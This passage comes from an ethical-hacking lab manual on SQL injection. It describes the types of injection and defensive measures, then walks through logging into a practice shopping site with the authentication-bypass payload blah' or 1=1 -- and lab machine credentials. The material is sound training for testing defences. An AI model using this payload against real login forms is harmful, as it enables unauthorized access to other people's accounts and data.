SQL Injection

Module 15

SQL Injection

SQL injection is a technique that takes advantage of input vulnerabilities to pass malicious SQL commands through a web application for execution by a backend database.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Lab Objectives

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 15 SQL Injection

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection**: An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection**: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection**: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform SQL Injection Attacks	√	√	√
	1.1 Perform an SQL Injection Attack on an MSSQL Database		√	√
	1.2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap	√		√
2	Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools	√	√	√
	2.1 Detect SQL Injection Vulnerabilities using DSSS		√	√
	2.2 Detect SQL Injection Vulnerabilities using OWASP ZAP	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Perform SQL Injection Attacks

In SQL injection attacks, a series of malicious SQL queries or statements are used to manipulate the database of a web application or site.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Lab Tasks

TASK 1

Perform an SQL Injection Attack on an MSSQL Database

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Note: In this lab, the machine hosting the website (the **Windows Server 2019**) is the victim machine; and the **Windows 10** virtual machine will perform the attack.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (in this case, we are using **Mozilla Firefox**), type **http://www.goodshopping.com/** in the address bar, and press **Enter**.

4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.




GoodShopping
www.goodshopping.com
90%
Favorites
GOOD SHOPPING
HOME
PRODUCT
CATALOG
BLOG
CONTACT US
LOGIN
Special Offer
UMMER SA

Figure 1.1.1: GOOD SHOPPING login page

TASK 1.1

Login without Valid Credentials

5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.


GoodShopping
www.gooc
90%
GOOD SHOPPING
HOME
PRODU
BLOG
CONTACT
Password
Forgotten Password?
Remember me
Log in
Sign up

blah' or 1=1 --

Figure 1.1.2: Performing Blind SQL injection

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can "inject" these malicious values in the queries, because of the application's inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.




Figure 1.1.3: Website login successful

Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.

8. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Note: In this task, we are logging into the Windows Server 2019 virtual machine as a victim.

9. Click the **Type here to search** icon (🔍) in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.




Best match
Microsoft SQL Server Management Studio 18
Desktop app
Apps
Microsoft Teams
Microsoft Azure Services
Microsoft Silverlight
Microsoft .NET Framework 1.1 Wizards
Microsoft .NET Framework 1.1 Configuration
Settings
Manage your account
Typing settings
Check for updates
Windows Update settings
Turn Narrator on or off
microsoftSQL Server Management Studio 18

Figure 1.1.4: Launch Microsoft SQL Server Management Studio 18

10. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.


Connect to Server
SQL Server
Connect
Cancel
Help
Options >>

Server type: Database Engine
Server name: SERVER2019\SQLEXPRESS
Authentication: Windows Authentication
User name: SERVER2019\Administrator
Password:
☐ Remember password

